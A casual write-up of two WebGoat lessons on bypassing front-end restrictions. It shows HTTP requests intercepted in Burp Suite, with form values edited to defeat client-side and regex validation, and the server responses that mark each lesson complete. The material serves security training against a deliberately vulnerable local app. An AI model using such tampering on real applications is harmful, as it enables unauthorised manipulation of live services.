


## WebGoat Bypass Front End Restrictions

Twitter: @BlackSheepSpicy

Twitch: <a href="https://twitch.tv/BlackSheepSpicy">https://twitch.tv/BlackSheepSpicy</a>

2. Not gonna lie, this is pretty much exactly the stuff we've been doing during our entire time on WebGoat:




All we have to do is intercept the request in Burp Suite and mess with the values, in this case I just set the parameters to any value outside what is acceptable:

```
POST /WebGoat/BypassRestrictions/FieldRestrictions HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 57
Cookie: JSESSIONID=3019625D27E219EBD61A0FB93CA4FA47; WEBWOLFSESSION=84E550CB4AAFB5CECA2B8AF9270642C7
Connection: close
select=option1&radio=option1&checkbox=on&shortInput=12345
```



```
Request
                                                                    Response
POST /WebGoat/BypassRestrictions/FieldRestrictions
                                                                   HTTP/1.1 200
HTTP/1.1
                                                                   X-Application-Context: application:8080
Host: localhost:8080
                                                                   X-Content-Type-Options: nosniff
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
                                                                   X-XSS-Protection: 1; mode=block
Gecko/20100101 Firefox/60.0
                                                                   X-Frame-Options: DENY
Accept: */*
                                                                   Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.5
                                                                   Date: Fri, 04 Oct 2019 01:27:05 GMT
Accept-Encoding: gzip, deflate
                                                                   Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
                                                                   Content-Length: 132
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
                                                                     "lessonCompleted" : true,
X-Requested-With: XMLHttpRequest
                                                                   "feedback": "Congratulations. You have successfully completed the assignment.",
Content-Length: 59
Cookie: JSESSIONID=3019625D27E219EBD61A0FB93CA4FA47;
WEBWOLFSESSION=84E550CB4AAFB5CECA2B8AF9270642C7
                                                                     "output" : null
Connection: close
select=option3&radio=option3&checkbox=yes&shortInput=123
```

And because all the input checks are on your web browser, the server will just take this and have no idea what to do with it, completing the challenge:





## 3. Oh god... regex send help



## Jk they explain everything, same procedure as before:

```
POST /WebGoat/BypassRestrictions/frontendValidation/ HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 112
Cookie: JSESSIONID=3019625D27E219EBD61A0FB93CA4FA47; WEBWOLFSESSION=84E550CB4AAFB5CECA2B8AF9270642C7
Connection: close
field1=abc&field2=123&field3=abc+123+ABC&field4=seven&field5=01101&field6=90210-1111&field7=301-604-4882&error=0
```

```
Request
                                                                   Response
POST /WebGoat/BypassRestrictions/frontendValidation/
                                                                  HTTP/1.1 200
                                                                  X-Application-Context: application:8080
HTTP/1.1
Host: localhost:8080
                                                                  X-Content-Type-Options: nosniff
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
                                                                 X-XSS-Protection: 1; mode=block
Gecko/20100101 Firefox/60.0
                                                                 X-Frame-Options: DENY
Accept: */*
                                                                 Content-Type: application/json;charset=UTF-8
                                                                 Date: Fri, 04 Oct 2019 01:53:32 GMT
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
                                                                 Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
                                                                 Content-Length: 132
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
                                                                   "lessonCompleted" : true,
"feedback" : "Congratulations. You have successfully
X-Requested-With: XMLHttpRequest
Content-Length: 117
                                                                  completed the assignment.",
Cookie: JSESSIONID=3019625D27E219EBD61A0FB93CA4FA47;
WEBWOLFSESSION=84E550CB4AAFB5CECA2B8AF9270642C7
                                                                    "output" : null
Connection: close
field1=abcd&field2=1234&field3=abc+123+ABC^&field4=sven&
field5=011011&field6=90210-11111&field7=301--604-4882&er
```

Short and sweet write up but you gotta cover your bases know what I mean? Regardless I hope you enjoyed this write up! If you want to see me overthink these challenges live be sure to drop by my Twitch when I'm live and also follow my Twitter for some fresh memes!

